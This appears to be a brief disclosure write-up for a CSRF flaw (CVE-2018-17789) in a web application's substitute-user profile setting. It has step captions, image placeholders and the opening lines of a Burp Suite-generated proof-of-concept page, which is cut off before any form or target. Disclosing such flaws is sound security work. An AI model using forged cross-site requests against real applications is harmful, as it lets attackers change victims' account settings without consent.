



## CSRF: CVE-2018-17789


Step 1: Application profile page with substitute user functionality.



Step 2: Original request for submission of substitute user



Step 3: Source code for external web page that is not part of the application with tampered value got submitted



```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')
```

Step 4: The changed value got reflected in the user profile

